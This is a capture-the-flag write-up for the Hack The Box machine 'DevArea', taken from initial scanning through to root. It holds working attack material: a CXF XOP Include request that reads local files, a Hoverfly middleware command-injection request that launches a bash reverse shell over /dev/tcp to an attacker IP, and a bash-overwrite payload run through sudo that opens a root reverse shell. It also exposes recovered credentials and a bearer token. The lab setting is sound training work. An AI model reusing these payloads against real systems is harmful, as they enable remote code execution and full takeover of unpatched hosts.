
DevArea

```
└─$ sudo nmap -sV -sC 10.129.13.136
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-03 04:37 EDT
Nmap scan report for devarea.htb (10.129.13.136)
Host is up (0.066s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.15.237
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 83:13:6b:a1:9b:28:fd:bd:5d:2b:ee:03:be:9c:8d:82 (ECDSA)
|_  256 0a:86:fa:65:d1:20:b4:3a:57:13:d1:1a:c2:de:52:78 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: DevArea - Connect with Top Development Talent
8080/tcp open  http    Jetty 9.4.27.v20200227
|_http-server-header: Jetty(9.4.27.v20200227)
|_http-title: Error 404 Not Found
```

```
8500/tcp open  http    Golang net/http server
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Fri, 03 Apr 2026 08:38:17 GMT
|     Content-Length: 64
|     This is a proxy server. Does not respond to non-proxy requests.
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Fri, 03 Apr 2026 08:38:00 GMT
|     Content-Length: 64
|_    This is a proxy server. Does not respond to non-proxy requests.
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
8888/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Hoverfly Dashboard
```

```
└─$ ftp 10.129.13.136
Connected to 10.129.13.136.
220 (vsFTPd 3.0.5)
Name (10.129.13.136:blackbin): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||47622|)
150 Here comes the directory listing.
drwxr-xr-x    3 ftp      ftp          4096 Sep 22  2025 .
drwxr-xr-x    3 ftp      ftp          4096 Sep 22  2025 ..
drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||40763|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 .
drwxr-xr-x    3 ftp      ftp          4096 Sep 22  2025 ..
-rw-r--r--    1 ftp      ftp       6445030 Sep 22  2025 employee-service.jar
226 Directory send OK.
ftp> get employee-service.jar
local: employee-service.jar remote: employee-service.jar
229 Entering Extended Passive Mode (|||41222|)
150 Opening BINARY mode data connection for employee-service.jar (6445030 bytes).
100% |***************************************************************************|  6293 KiB  765.10 KiB/s
226 Transfer complete.
6445030 bytes received in 00:08 (756.37 KiB/s)
ftp>
```



Not Secure http://devarea.htb:8080/employeeservice?wsdl

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
−<wsdl:definitions name="EmployeeServiceService" targetNamespace="http://devarea.htb/">
  −<wsdl:types>
    −<xs:schema elementFormDefault="unqualified" targetNamespace="http://devarea.htb/" version="1.0">
        <xs:element name="submitReport" type="tns:submitReport"/>
        <xs:element name="submitReportResponse" type="tns:submitReportResponse"/>
      −<xs:complexType name="submitReport">
        −<xs:sequence>
            <xs:element minOccurs="0" name="arg0" type="tns:report"/>
          </xs:sequence>
        </xs:complexType>
      −<xs:complexType name="report">
        −<xs:sequence>
            <xs:element name="confidential" type="xs:boolean"/>
            <xs:element minOccurs="0" name="content" type="xs:string"/>
            <xs:element minOccurs="0" name="department" type="xs:string"/>
            <xs:element minOccurs="0" name="employeeName" type="xs:string"/>
          </xs:sequence>
        </xs:complexType>
```


EmployeeService | EmployeeServiceImpl | Report | ServerStarter

```
package htb.devarea;

/* loaded from: employee-service.jar:htb/devarea/EmployeeServiceImpl.class */
public class EmployeeServiceImpl implements EmployeeService {
    @Override // htb.devarea.EmployeeService
    public String submitReport(Report report) {
        String str;
        if (report.isConfidential()) {
            str = "Report marked confidential. Thank you, " + report.getEmployeeName();
        } else {
            str = "Report received from " + report.getEmployeeName();
        }
        String greeting = str;
        return greeting + ". Department: " + report.getDepartment() + ". Content: " + report.getContent();
    }
}
```

Request

Pretty Raw Hex

```
1  POST /employeeservice HTTP/1.1
2  Host: devarea.htb:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Upgrade-Insecure-Requests: 1
9  Priority: u=0, i
10 Content-Type: text/xml
11 Content-Length: 477
12
13 <?xml version="1.0"?>
14     <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
       xmlns:dev="http://devarea.htb/">
15         <soapenv:Header/>
16         <soapenv:Body>
17             <dev:submitReport>
18                 <arg0>
19                     <confidential>
                           false
                       </confidential>
20                     <content>
                           hello
                       </content>
21                     <department>
                           IT
                       </department>
22                     <employeeName>
                           test
                       </employeeName>
23                 </arg0>
24             </dev:submitReport>
25         </soapenv:Body>
26     </soapenv:Envelope>
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Fri, 03 Apr 2026 09:47:39 GMT
3  Content-Type: text/xml;charset=iso-8859-1
4  Content-Length: 268
5  Server: Jetty(9.4.27.v20200227)
6
7  <soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
       <soap:Body>
           <ns2:submitReportResponse xmlns:ns2="http://devarea.htb/">
               <return>
                   Report received from test. Department: IT. Content: hello
               </return>
           </ns2:submitReportResponse>
       </soap:Body>
   </soap:Envelope>
```

- XXE -> Failure

```
import org.apache.cxf.jaxws.JaxWsServerFactoryBean;
```

EmployeeServiceImpl | Report | ServerStarter | Summary | META-INF/cxf/cxf.xml | META-INF/maven/org.apache.cxf/cxf-core/pom.xml

```
19  -->
20  <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://maven.apache.org/POM/4.0
21      <modelVersion>4.0.0</modelVersion>
22      <artifactId>cxf-core</artifactId>
23      <packaging>bundle</packaging>
24      <name>Apache CXF Core</name>
25      <description>Apache CXF Core</description>
26      <url>https://cxf.apache.org</url>
27      <parent>
28          <groupId>org.apache.cxf</groupId>
29          <artifactId>cxf-parent</artifactId>
30          <version>3.2.14</version>
31          <relativePath>../parent/pom.xml</relativePath>
32      </parent>
```

Apache CXF

Index > Security Advisories

THE ASF

Download | Documentation

APACHE CXF

- Home
- Download
- People
- Project Status
- Roadmap
- Mailing Lists
- Issue Reporting
- Special Thanks
- License
- Security Advisories

USERS

- User's Guide
- Support
- FAQ
- Resources and Articles

For information on how to report a new security problem please see here.

2025

- CVE-2025-23184: Apache CXF: Denial of Service vulnerability with temporary files
- CVE-2025-48795: Apache CXF: Denial of Service and sensitive data exposure in logs
- CVE-2025-48913: Apache CXF: Untrusted JMS configuration can lead to RCE


2024

- CVE-2024-28752: Apache CXF SSRF Vulnerability using the Aegis databinding
- CVE-2024-29736: SSRF vulnerability via WADL stylesheet parameter
- CVE-2024-32007: Apache CXF Denial of Service vulnerability in JOSE
- CVE-2024-41172: Unrestricted memory consumption in CXF HTTP clients

2022

- CVE-2022-46363: Apache CXF directory listing / code exfiltration
- CVE-2022-46364: Apache CXF SSRF Vulnerability

https://www.penligent.ai/hackinglabs/cve-2022-46364-proof-of-concept-apache-cxf-mtom-ssrf-in-practice/



POST /employeeservice HTTP/1.1

Host: devarea.htb:8080

Content-Type: multipart/related; type="application/xop+xml"; start="<root>"; start-info="text/xml"; boundary="boundary"

Content-Length: 722

--boundary

Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"

Content-Transfer-Encoding: 8bit

Content-ID: <root>

<?xml version="1.0"?>

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:dev="http://devarea.htb/" xmlns:xop="http://www.w3.org/2004/08/xop/include">

  <soapenv:Body>

    <dev:submitReport>


      <arg0>

        <confidential>false</confidential>

        <content>

```
            <xop:Include href="file:///etc/passwd"/>
          </content>
          <department>IT</department>
          <employeeName>test</employeeName>
        </arg0>
      </dev:submitReport>
    </soapenv:Body>
</soapenv:Envelope>

--boundary--
```



https://github.com/SpectoLabs/Hoverfly

🔥 4. Cách tìm service config (BEST PRACTICE)

🎯 1. systemd service

xml Sao chép mã

```xml
file:///etc/systemd/system/employee-service.service
```

xml Sao chép mã

```xml
file:///etc/systemd/system/hoverfly.service
```

file:///etc/systemd/system/hoverfly.service:


```
W1VuaXRdCkRlc2NyaXB0aW9uPUhvdmVyRmx5IHNlcnZpY2UKQWZ0ZXI9bmV0d29yay50YXJnZXQKCltTZXJ2aWNlXQpVc2VyPWRldl9yeWFuCkdyb3VwPWRldl
9yeWFuCldvcmtpbmdEaXJlY3Rvcnk9L29wdC9Ib3ZlckZseQpFeGVjU3RhcnQ9L29wdC9Ib3ZlckZseS9ob3ZlcmZseSAtYWRkIC11c2VybmFtZSBhZG1pbiAt
cGFzc3dvcmQgTzdJSjI3TXl5WGlVIC1saXN0ZW4tb24taG9zdCAwLjAuMC4wCgpSZXN0YXJ0PW9uLWZhaWx1cmUKUmVzdGFydFNlYz01ClN0YXJ0TGltaXRJbn
RlcnZhbFNlYz02MApTdGFydExpbWl0QnVyc3Q9NQpMaW1pdE5PRklMRT02NTUzNgpTdGFuZGFyZE91dHB1dD1qb3VybmFsClN0YW5kYXJkRXJyb3I9am91cm5h
bAoKW0luc3RhbGxdCldhbnRlZEJ5PW11bHRpLXVzZXIudGFyZ2V0Cg==
```


544 1 256→272 (16 selected) Raw Bytes LF


Output

```
User=dev_ryan
Group=dev_ryan
WorkingDirectory=/opt/HoverFly
ExecStart=/opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0

Restart=on-failure
RestartSec=5
StartLimitIntervalSec=60
StartLimitBurst=5
LimitNOFILE=65536
StandardOutput=journal
StandardError=journal

[Install]
WantedBy=multi-user.target
```

- admin/O7IJ27MyyXiU



hoverfly version 1.11.3 vulnerabilities

TẤT CẢ | TÌM KIẾM | HÌNH ẢNH | VIDEO | BẢN ĐỒ | COPILOT | XEM THÊM

Về 28 kết quả

CVE-2025-54123

CVE-2025-54123 affects Hoverfly, an open source API simulation tool, in versions 1.11.3 and prior. The vulnerability was discovered in the middleware functionality at the /api/v2/hoverfly/middleware endpoint due to insufficient validation and sanitization of user input.

www.wiz.io

CVE-2025-54123 Impact, Exploitability, and Mitigation Steps | Wiz

Pentest-Tools.com
https://pentest-tools.com › vulnerabilities-exploits Dịch Kết quả này

Hoverfly <= 1.11.3 - Remote Code Execution (CVE-2025-54123)

18 thg 9, 2025 · Hoverfly versions 1.11.3 and below are vulnerable to remote code execution (RCE) via command injection in the middleware API endpoint (/api/v2/hoverfly/middleware).

2. Unsafe Command Execution in local_middleware.go line 14-19:

```
var middlewareCommand *exec.Cmd
if this.Script == nil {
    middlewareCommand = exec.Command(this.Binary)  // User-controlled binary
} else {
    middlewareCommand = exec.Command(this.Binary, this.Script.Name())  // User-controlled binary and script
}
```

3. Immediate Execution During Testing in hoverfly_service.go line 173:

Request

Pretty | Raw | Hex

```
1 GET /api/v2/hoverfly/middleware HTTP/1.1
2 Host: devarea.htb:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
  Firefox/140.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer
  eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjIwODY0MDE3MTEsImlhdCI6MTc3NTM2MT
  cxMSwic3ViIjoiIiwidXNlcm5hbWUiOiJhZGlpbiJ9.oEHvSWYmZ8SlPHMxlLt2wjjx9B3Wwalbrdrs
  LeCl_B4sTW9MWFPvEAOOjwz6lRV_A-x7XK23GOQhFHFW3sU7jA
8 Connection: keep-alive
9 Referer: http://devarea.htb:8888/dashboard
```

Response

Pretty | Raw | Hex | Render

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Date: Sun, 05 Apr 2026 04:01:56 GMT
4 Content-Length: 37
5
6 {
  "binary":"",
  "script":"",
  "remote":""
}
```

Request

Pretty Raw Hex

```
PUT /api/v2/hoverfly/middleware HTTP/1.1
Host: devarea.htb:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjIwODY0MDE3MTEsImlhdCI6MTc3NTM2MT
cxMSwic3ViIjoiIiwidXNlcm5hbWUiOiJhZGlpbiJ9.oEHvSWYmZ8SlPHMx1Lt2wjjx9B3Wwa1brdrs
LeCl_B4sTW9MWFPvEA0Ojwz6lRV_A-x7XK23GOQhFHFW3sU7jA
Connection: keep-alive
Referer: http://devarea.htb:8888/dashboard
Content-Type: application/json
Content-Length: 37

{
    "binary":"/bin/bash",
    "script":"bash -i >& /dev/tcp/10.10.15.237/4444 0>&1",
    "remote":""
}
```

```
┌──(blackbin㉿192)-[~/Documents]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.237] from (UNKNOWN) [10.129.14.229] 47754
bash: cannot set terminal process group (1454): Inappropriate ioctl for device
bash: no job control in this shell
dev_ryan@devarea:/opt/HoverFly$ id
id
uid=1001(dev_ryan) gid=1001(dev_ryan) groups=1001(dev_ryan)
dev_ryan@devarea:/opt/HoverFly$
```

```
dev_ryan@devarea:/opt/HoverFly$ sudo -l
Matching Defaults entries for dev_ryan on devarea:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User dev_ryan may run the following commands on devarea:
    (root) NOPASSWD: /opt/syswatch/syswatch.sh, !/opt/syswatch/syswatch.sh
        web-stop, !/opt/syswatch/syswatch.sh web-restart
dev_ryan@devarea:/opt/HoverFly$ ls -la /usr/bin/bash
-rwxrwxrwx 1 root root 1446024 Mar 31  2024 /usr/bin/bash
```

```
dev_ryan@devarea:/opt/HoverFly$ sudo /opt/syswatch/syswatch.sh
SysWatch 1.0.0
Usage: /opt/syswatch/syswatch.sh <command> [args]
Commands:
  web                 Start web GUI
  web-stop            Stop web GUI
  web-restart         Restart web GUI
  web-status          Show web GUI status
  plugin <name> [args] Execute plugin
  plugins             List available plugins
  logs <file>         View log file
  logs --list         List available log files
  --version           Show version
  --help|-h|help      Show this help
```

```
dev_ryan@devarea:/opt/HoverFly$ echo -e '#!/bin/bash\nchmod +s /bin/bash' > /usr/bin/bash
rootbash: /usr/bin/bash: Text file busy
```

1. Backup bash

cp /bin/bash /tmp/bash.bak

2. Payload

echo -e '#!/tmp/bash.bak\nbash -i >& /dev/tcp/10.10.15.237/5555 0>&1 &\ncp /tmp/bash.bak /usr/bin/bash\nexec /tmp/bash.bak "$@"' > /tmp/xeu

chmod +x /tmp/xeu

3. Trigger

/bin/dash -c 'killall -9 bash; sleep 2; cp /tmp/xeu /usr/bin/bash; sudo /opt/syswatch/syswatch.sh --version' &

(kill all bash, sleep, cp bash = payload, sudo root -> bash)

- Dash kill bash -

```
dev_ryan@devarea:/opt/HoverFly$ cp /bin/bash /tmp/bash.bak
dev_ryan@devarea:/opt/HoverFly$ cat /tmp/xeu
#!/tmp/bash.bak
bash -i >& /dev/tcp/10.10.15.237/5555 0>&1 &
cp /tmp/bash.bak /usr/bin/bash
exec /tmp/bash.bak "$@"
dev_ryan@devarea:/opt/HoverFly$ /bin/dash -c 'killall -9 bash; sleep 2; cp /tmp/xeu /usr/bin/bash; sudo /opt/syswatch/sysw
atch.sh --version' &
[1] 7222
```

```
┌──(blackbin㉿192)-[~/Documents]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.15.237] from (UNKNOWN) [10.129.14.229] 41362
bash: cannot set terminal process group (7257): Inappropriate ioctl for device
bash: no job control in this shell
root@devarea:/opt/HoverFly# id
id
uid=0(root) gid=0(root) groups=0(root)
root@devarea:/opt/HoverFly# ls /root
ls /root
root.txt
root@devarea:/opt/HoverFly# cat /root/root.txt
cat /root/root.txt
ea8aeb096f09132837693391af99f14c
```